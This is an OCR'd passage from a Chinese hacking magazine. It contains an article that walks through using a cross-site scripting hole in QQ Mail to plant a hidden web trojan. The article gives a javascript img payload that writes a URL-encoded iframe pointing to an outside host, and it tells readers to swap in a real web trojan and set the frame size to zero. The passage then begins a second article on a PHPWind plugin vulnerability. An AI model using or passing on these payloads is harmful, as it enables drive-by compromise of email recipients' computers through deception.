



图 8




图 10

文章难易度：★★★
文章闪光点：如何利用QQ邮箱来进行跨站挂马

# QQ邮箱我再来跨

安静的小已

这几天有几个新手群里总是讨论如何进入别人的个人电脑的问题，由于目前很多系统都封堵了一些漏洞，感觉针对个人电脑的入侵甚至要比入侵服务器还更困难一些，我认为使用社会工程学来的更快捷有效一些。再由于QQ在国内的用户群很大，我自然就联想到QQ邮箱挂马了，不管三七二十一，先跨了再说，先来个：<IMG SRC=javascript:alert('XSS')>测试一下，很顺利的弹出了对话框，如图1。





图1

没想到如此顺利，看来又是没有被过滤，如图2。剩下的事儿就简单了，直接写信并“切换到彩色图文”，如图3。接着编辑html源码，如图4。

```
<DIV><B></DIV>
<DIV style="FONT-WEIGHT: normal"><B>主题：</B>最近怎么样啊，朋友:)</DIV>
<DIV> </DIV>
<DIV style="FONT-WEIGHT: normal"><IMG src="javascript:alert('XSS')"></DIV
></B>
```

图2





图3





图4

直接输入我们的挂马代码（至于“<”、“>”等字符想都不用想，肯定是会被过滤的）：<img src=javascript:window.document.write('%3CIframe%20src%3Dhttp%3A//exploit.phpnet.us/index.htm%20width%3D500%20height%3D550%3E%3C/iframe%3E')>，如图5。





图5

这里需要把特殊字符转换成十六进制：“<”对应“%3C”，“空格”对应“%20”，“=”对应“%3D”，“:”对应“%3A”，“>”对应“%3E”。我是以我的BLOG页面做的测试，在实际运用中把网址换成你的网页木马，把width宽和height高的值换成0即可，然后写一写祝福的语言等等，我们就把信发送出去吧！看一下收信的情况，如图6。





图6

如果换成了有效的网马，进入别人的个人电脑还是问题吗？

文章难易度：★★★
文章闪光点：PHPWind图片防盗链插件漏洞的简单分析及具体利用过程

# PHPWind插件最新漏洞大暴光

x-dz

PHPWind于4月6日公布的0day漏洞，导致了不少网站被黑，好在后来官方也及时发布了补丁程序。这天，在PHPWind官方的网站上发现了公布的图片防盗链插件的漏洞，居然还有新的漏洞，我顿时来了兴趣